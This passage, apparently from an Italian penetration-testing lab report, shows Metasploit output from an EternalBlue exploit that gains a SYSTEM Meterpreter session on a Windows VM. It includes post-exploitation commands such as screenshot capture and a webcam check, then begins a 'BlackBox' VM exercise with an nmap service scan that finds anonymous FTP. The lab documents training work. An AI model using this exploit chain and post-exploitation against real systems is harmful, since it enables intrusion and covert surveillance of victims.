Hardware MAC : 08:00:27:5c:8d:1c  
MTU : 1500  
IPv4 Address : 192.168.198.200  
IPv4 Netmask : 255.255.255.0  
  
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter > screenshot  
Screenshot saved to: /home/kali/kkXplyTE.jpeg  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

```
kali@kali: ~  
File Actions Edit View Help  
[+] 192.168.198.201:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!  
[*] 192.168.198.201:445 - Sending egg to corrupted connection.  
[*] 192.168.198.201:445 - Triggering free of corrupted buffer.  
[*] Sending stage (201798 bytes) to 192.168.198.201  
[*] Meterpreter session 1 opened (192.168.198.100:9999 → 192.168.198.201:49159) at 2024-04-19 05:16:01 -0400  
[+] 192.168.198.201:445 - -----  
[+] 192.168.198.201:445 - -----WIN-----  
[+] 192.168.198.201:445 - -----  
  
meterpreter > run post/windows/gather/checkvm  
  
[*] Checking if the target is a Virtual Machine ...  
[+] This is a VirtualBox Virtual Machine  
meterpreter > ipconfig  
  
Interface 1  
-----  
Name : Software Loopback Interface 1  
Hardware MAC : 00:00:00:00:00:00  
MTU : 4294967295  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  
  
Interface 11  
-----  
Name : Scheda desktop Intel(R) PRO/1000 MT  
Hardware MAC : 08:00:27:d9:83:18  
MTU : 1500  
IPv4 Address : 192.168.198.201  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::b5b8:1d59:1c7a:e8c3  
IPv6 Netmask : ffff:ffff:ffff:ffff::  
  
Interface 12  
-----  
Name : Microsoft ISATAP Adapter  
Hardware MAC : 00:00:00:00:00:00  
MTU : 1280  
IPv6 Address : fe80::5efe:c0a8:c6c9  
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  
  
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter > screenshot  
Screenshot saved to: /home/kali/ajEqoazV.jpeg  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > █
```


Ecco gli screen recuperati dalle macchine target:



Bonus: Hacking VM BlackBox Easy

Iniziamo nel far comunicare le macchine tra di loro

The screenshot shows a Kali Linux virtual machine running in Oracle VM VirtualBox. The browser window displays the IP address 192.168.66.101 and the text "It works!" followed by "This is the default web page for this server." and "The web server software is running but no content has been added, yet." The terminal window shows the output of an Nmap scan for 192.168.66.101, indicating that the host is up and listing open ports (21/tcp for ftp and 22/tcp for ssh). The terminal also shows the user DAVIDE CANNAVACCIUOLO BY BYTEREBELS.

kali-linux-2023.4-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

192.168.66.101/

192.168.66.101

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec IBM Cloud

It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

```
(kali@kali)-[~]
$ nmap -sV -A -p- 192.168.66.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-15 20:17 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system
-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.66.101
Host is up (0.0030s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.66.110
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 2.3.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-robots.txt: 1 disallowed entry
|_/_backup_wordpress
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.72 seconds


(kali@kali)-[~]
$ DAVIDE CANNAVACCIUOLO BY BYTEREBELS
```

18°C Nuvoloso


Cerca

02:19 16/04/2024

